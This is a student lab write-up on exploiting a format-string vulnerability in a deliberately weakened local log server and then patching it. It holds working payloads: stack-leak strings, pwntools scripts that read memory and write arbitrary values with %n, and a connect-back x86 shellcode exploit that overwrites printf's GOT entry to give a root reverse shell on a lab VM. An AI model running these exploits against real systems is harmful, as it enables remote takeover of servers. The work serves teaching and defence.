Create Makefile:

The makefile I made configures the compiler to make 32bit exe and remove the PIE and stack protector. On this VM the ASLR has already been disabled.

```
└─$ cat Makefile
COMPILER = g++
COMPILER_FLAGS = -c -g -std=c++17 -m32
BUILD_FLAGS = -m32 -fno-stack-protector -z execstack -no-pie

logServer: logServer.cpp
	$(COMPILER) $(COMPILER_FLAGS) logServer.cpp
	$(COMPILER) $(BUILD_FLAGS) logServer.o -o logServer

clean:
	rm -f *.o
```

- I manually set the owner and the permissions
  - **sudo chown root:root logServer**
  - **sudo chmod u+s logServer**

```
┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/Fo
└─$ ls
logServer  logServer.cpp  logServer.o  Makefile  util
```

Crash The Program - Black Box Testing:

To perform black box testing I used netcat to connect to port 200 on localhost

- **netcat -v 127.0.0.1 200**
- **%3000$x**
  - Attempts to print the contents of the 3000th element in hex.

```
localhost [127.0.0.1] 200 (?) open
%3000$x
```

The failure to respond indicates the server has crashed, and to be certain I checked the output of the terminal actually running the server. One can actually repeat this step with trial and error and recon the value that makes the server crash:

```
┌──(kungpowchikn㉿kali)-[~/Documents/Network-Security/FormatStrings]
└─$ netcat -v 127.0.0.1 200
localhost [127.0.0.1] 200 (?) open
%2192$x
```

Find Vulnerability (White-box testing):

The vulnerability starts in *handle_connection()*, **however the consequences of an exploit can carry through into *log_data()***. handle_connection() receives input from a client, and immediately sends it to *log_data()* that uses the received data, however there is no sanitation of input, or any handling of any kind. It does make it entirely possible to recon information needed to pwn the server. Best case is that an attacker just pulls some information that they shouldn't from the program's stack frame - Problematic if there is confidential data there. Worst case is that an attacker uses this vulnerability to take over the server.

```
    length =  get_internet_data(sockfd, buffer, buffer_len);

    printf("Got request from %s:%d\n", inet_ntoa(client_addr_ptr->sin_addr), ntohs(client_addr_ptr->sin_port));
    printf("Received %d bytes.\n", length);

    log_data(length, buffer);

    echo(sockfd, buffer);
    shutdown(sockfd, SHUT_RDWR);
}

/*
This function logs the buffer on standard output
*/
void log_data(unsigned int length, char *data) {
    printf("The input buffer is @:    0x%08x\n",   (unsigned int)  data);
    printf("The secret message is @:  0x%08x\n",   (unsigned int)  secret);
    printf("The target variable is @: 0x%08x\n",   (unsigned int)  &target);

    printf(data);
```

Print out Server Program's Memory

To print out the server programs stack, I used another terminal to connect to the stack and sent a format string variable such that the server will print the contents of the next 24 stack locations:

- **python -c 'print("AAAABBBB" + "-%08x"*24, end="")' | netcat -v 127.0.0.1 200**
    - The "AAAABBBB" was to act as a sentinel so that I can identify where the input would be stored on the stack


```
The secret message is @:  0x0804d0b4
The target variable is @: 0x0804d0cc
AAAABBBB-0804d0cc-ffffbdb4-08049c8f-00000001-0804d000-ffffbfc8-08049c53-000001f3-ff
ffbdc4-000093d2-08049bc4-f7bb5fe7-41414141-42424242-3830252d-30252d78-252d7838-2d78
3830-78383025-3830252d-30252d78-252d7838-2d783830-78383025
DEBUG: The target value: 287454020       0x11223344

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

This is from the server output and we can see that 13 positions away from the correct output of "AAAABBBB" is as repetition of 41 and 42. This corresponds to AAAABBBB in hex, and is how we can assert that the input address is 104 bytes further down on the stack.

Alexander Antoun

To print the secret message in global space, I used python3 and pwntools. The target address is given in the server's output upon starting the socket program, by plugging that into the script we have a way of passing an address for *%s* to print out.




This corresponds to the hex string: \xb4\xd0\x04\x08 in little endian. The last string is the return and newline bytes which is how the server program identifies the end of the string.

printSecret.py


```
1  from pwn import *
2
3  host = "127.0.0.1" #Local host
4  portNum = 200 #Given in the program
5
6  targetAddress = "\xb4\xd0\x04\x08"
7
8  exploit = f"{targetAddress}%13$s"#Means to print out the 13th string
9  eol = b'\r\n' #To mark the end of recieve on server side
10 print('sending exploit: '+exploit)
11 io=connect(host, portNum)
12 io.send(exploit)
```

The result of sending the exploit is that the secret message is printed on the server side, additionally, the program continues execution without problems. Crashing the program can alert defensive systems.



Modify the Server Program's Memory

To start modifying data to an arbitrary variable, I want to see what is the variable address to write to. Without this I would have to use GDB tro find the address.



The thing I need first is the address I want to write to in little endian:

- **\xcc\xd0\x04\x08**

I add this to a copy of my pwntools exploit written earlier and also rewrite the exploit such that it will write what WAS written to the memory address pointed in the 13th element of the stack.

```
targetAddress = "\xcc\xd0\x04\x08"

exploit = f"{targetAddress}" + "%08x-"*12 + "%n"
eol = b'\r\n' #To mark the end of recieve on serv
print('sending exploit: '+exploit)
io=connect(host, portNum)
io.send(exploit)
```

We can see that the number of bytes that was printed from format string characters have been written to the memory of the target address

Now to change the value to a specific amount.

To write 0x5000 to memory address, we simply need to make the offset to be

- 0x5000 bytes - 4 bytes
- 20480 - 4 bytes (because we're using 32-bit program) = 20476.
- We want to subtract 4 so that the offset lands before the target address, that way we write to the next address. I.e the target address
    - When coupled with %20476x means to print 20476 hex digits.

Following this we also append %13$n which targets the address 13th element in the stack frame, so that the %n formatter will write to this address the amount of bytes that have been printed so far.

```
targetAddress = "\xcc\xd0\x04\x08"

exploit = f"{targetAddress}" + "%20476x" + "%13$n" #Means to prin
eol = b'\r\n' #To mark the end of recieve on server side
print('sending exploit: '+exploit)
io=connect(host, portNum)
io.send(exploit)
```

```
DEBUG: The target value: 20480   0×00005000

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

And now we have changed the address to be 0x5000.

To write **0xAABBCCDD** to the memory, we need to treat it as 2 separate 4 byte elements. To do so their are 2 sizes that need to calculated, the first is the 4 least sig bytes minus 8 to account for us using an 8 byte address

- 0xCCDD(in decimal) - 8
- **52445 - 8 = 52437**

The second size will be the most significant 4 byes - the least significant 4 bytes

- **0xAABB - 0xCCDD**
    - Given that 0xAABB < 0xCCDD, we can a dd a 1 to the group of most sig bytes
    - **0x1AABB - 0xCCDD = 56798**

We'll be sending the data as a short, and we need two addresses; the target address and the following address (2 bytes away)

- targetAddress 1: \xcc\xd0\x04\x08, target address 2: \xce\xd0\x04\x08
    - Target address 2 is 2 bytes away from 1
- targetAddress = \xcc\xd0\x04\x08\xce\xd0\x04\x08

The has been copied to *printLongTarget* and is:

```
from pwn import *

host = "127.0.0.1" #Local host
portNum = 200 #Given in the program

targetAddress = "\xcc\xd0\x04\x08\xce\xd0\x04\x08"
s1 = 52437 #0xCCDD - 8 in decimal
s2 = 56798 #0x1AABB - 0xCCDD -> add a 1 before the alpha-numerals as 0xAABB < 0xCCDD

                                    #Below sends %52437x (s1)to 13th element on stack as a short
                                    #Then it sends %56798x to 14th element on stack as short
exploit = f"{targetAddress}" + f"%{str(s1)}x%13$hn%{str(s2)}" + f"x%14$hn"

eol = b'\r\n' #To mark the end of recieve on server side
print('sending exploit: '+exploit)
io=connect(host, portNum)
io.send(exploit)
```

The exploit variable on line 12 is equivalent to:

- **\xcc\xd0\x04\x08\xce\xd0\x04\x08 %52437x + %13$hn + %56798x + %14$hn**

```
python -c 'print("\xcc\xd0\x04\x08\xce\xd0\x04\x08" + "%52437x" + "%13$hn" + "%56798x" + "%14$hn")'
```

The result is successfully writing the address 0xAABBCCDD

```
DEBUG: The target value: -1430532899     0×aabbccdd

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Connect Back Shellcode

For this task I opened up a clone Virtual machine to better simulate a remote attack. To write an exploit such that the server program connects back to the attacker, I generated a connect back shellcode with GDB, from my terminal:

1) **gdb -q**
    a) Open gdb-peda
2) **generate shellcode x86/linux connect 9999 192.168.56.113**
    a) Specifies a connect back shellcode for port 9999 on host 192.168.56.113

```
gdb-peda$ shellcode generate x86/linux connect 1234 192.168.56.113
# x86/linux/connect: 70 bytes
# port=1234, host=192.168.56.113
shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59"
    "\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\xc0\xa8\x38\x71\x66\x68"
    "\x04\xd2\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd"
    "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xb0\x0b\xcd\x80"
)
```

This information gets entered into my python script, immediately followed by:

- Sled size of 100 - length of the shellcode
    - As 4 | 100, when we subtract the shellcode length from 100, we guarantee that the shellcode length + Sled length will be multiple of 4.
- The size of the first string being the least sig bytes of bufferAddr - (100+8)
    - 0xD194 - (108)
- The size of the second string → the most sig bytes of bufferAddr - least sig bytes of bufferAddr
    - 0xFFFF - 0xD194

```python
nectExploit.py
from pwn import *

shellcode = (
    b"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59"
    b"\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\xc0\xa8\x38\x71\x66\x68"
    b"\x27\x0f\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd"
    b"\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    b"\x89\xe1\xb0\x0b\xcd\x80"
)

print(f"shellcode length is: {len(shellcode)}\n")
host = "192.168.56.102"
port = 200

# as 4|100, having a sledSize such that sledSize+len(shellcode)
# Will be multiple of 4
offset = 30 + len(shellcode) + 8

#The buffer addr of 0xFFFFBDC4 is given in server output.
#However could use GDB to find this address
s1 = int(0xd194 - offset) # == 53880
s2 = int(0xffff - 0xd194) # == 11547
print(f"s1 = 0xd194 - offset = {s1}\ns2 = 0xffff - 0xd2e4 = {s2}")
```

Finding the offset was done on the server side VM, where I entered:

- **python -c 'print("B"*100 + "AAAA"+"%x-"*38)'**
    - I print 4 A's to act as a sentinel value,
    - 100 B's is reflective of the size of my Sled + shellcode length.
    - The 50 '%x-' prints out the next 50 stack elements
        - The value of 50 is just fortuitously large enough
- The output gets piped to netcat

```
┌──(root💀kali)-[/home/kali/Documents/Network-Security/FormatStrings]
└─# ./logServer                                                    130 ✕
Accepting requests on port 200
Got request from 127.0.0.1:38604
Received 218 bytes.
The input buffer is @:    0×ffffd194
The secret message is @:  0×0804d0b4
The target variable is @: 0×0804d0cc
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBAAAA804d0cc-ffffd184-8049c8f-ffffd3b8-804d000-ffffd398-8049c53-da-ffffd194-96cc-8049bc4-
f7bb5fe7-42424242-42424242-42424242-42424242-42424242-42424242-42424242-42424242-42424242-4242
4242-42424242-42424242-42424242-42424242-42424242-42424242-42424242-42424242-42424242-42424242
-42424242-42424242-42424242-42424242-42424242-41414141-
```

We can see that the 38th output is the start of the repetition of A's (in hex). Not really, but I just modify the coefficient attached to the "%x-" until I can determine the value to be 38

Therefore my offset should be 38, which ensures the next element will write to the correct location. This offset is added to my exploit python code. The next step is to find the address of the printf function which is given by:

1) **Objdump -R ./logServer | grep printf**
    a) Get the address of printf from global offset table

```
┌──(root💀kali)-[/home/kali/Documents/Network-Security/FormatStrings]
└─# objdump -R ./logServer | grep printf
0804d070 R_386_JUMP_SLOT   printf@GLIBC_2.0
```

Here is the resulting code. The exitAddress is the address of printf in little endian, immediately followed by the same address but two bytes away. Note that the s1 and s2 variables are obsolete, I just wanted to keep them here for future reference, in the byte string that is added to variable *sendMe* with the first value is 53544 and 11883.

```
print(f"shellcode length is: {len(shellcode)}\n")
host = "192.168.56.102"
port = 200

# as 4|100, having a sledSize such that sledSize+len(shellcode)
# Will be multiple of 4
offset = 30 + len(shellcode) + 8

#The buffer addr of 0xFFFFBDC4 is given in server output.
#However could use GDB to find this address
s1 = int(0xd194 - offset) # == 53880
s2 = int(0xffff - 0xd194) # == 11547
print(f"s1 = 0xd194 - offset = {s1}\ns2 = 0xffff - 0xd2e4 = {s2}")

                #exitAddr       exitAddr + 2bytes
exitAddress = b"\x70\xd0\x04\x08\x72\xd0\x04\x08" #Return addr from handle_connection
NOPSled = b"\x90"*30

payload = NOPSled + shellcode
print(f"The length of payload is: {len(payload)}")
sendMe = payload + exitAddress + b"%53544x%38$hn%11883x%39$hn"

print(f"sending:\n{sendMe}")
print(f"Length is {len(sendMe)}\n")
io = connect(host, port)
io.send(sendMe)
# print(sledSize)
```

Success! We can see that the server was forced to give a remote shell connecting back to the listening on the same VM that initially sent the exploit.

```
┌──(kungpowchikn㉿kali)-[~/Desktop]
└─$ nc -v -l -p 9999
listening on [any] 9999 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.113] from (UNKNOWN) [192.168.56.102] 50394
whoami
root
ls
Makefile
connectExploit.py
logServer
logServer.cpp
peda-session-logServer.txt
printLongTarget.py
printSecret.py
printShell.py
printTarget.py
util
date
Wed Oct  5 16:52:32 EDT 2022
```

Patching The Program

The patch for this is quite simple, I changed the printf that was used to print the received data, to instead treat the input as just another string to be printed from the stack

I do this by changing:

- printf(data); to printf("%s", data);


```
void log_data(unsigned int length, char *data) {
   printf("The input buffer is @:    0x%08x\n",   (unsigned int)
   printf("The secret message is @:  0x%08x\n",   (unsigned int)
   printf("The target variable is @: 0x%08x\n",   (unsigned int)
   //Print the entirety of the data as
   //Any other variable on stack
   printf("%s",data);

   printf("\nDEBUG: ");
   printf("The target value: %d \t 0x%08x\n",  target, target);

   printf("\n(^_^)(^_^)  Logged successfully! (^_^)(^_^)\n");
}
```

The results can be seen in 2 ways,

1) There is no way to force access to arbitrary memory



2) The exploit from before does not give me a shell either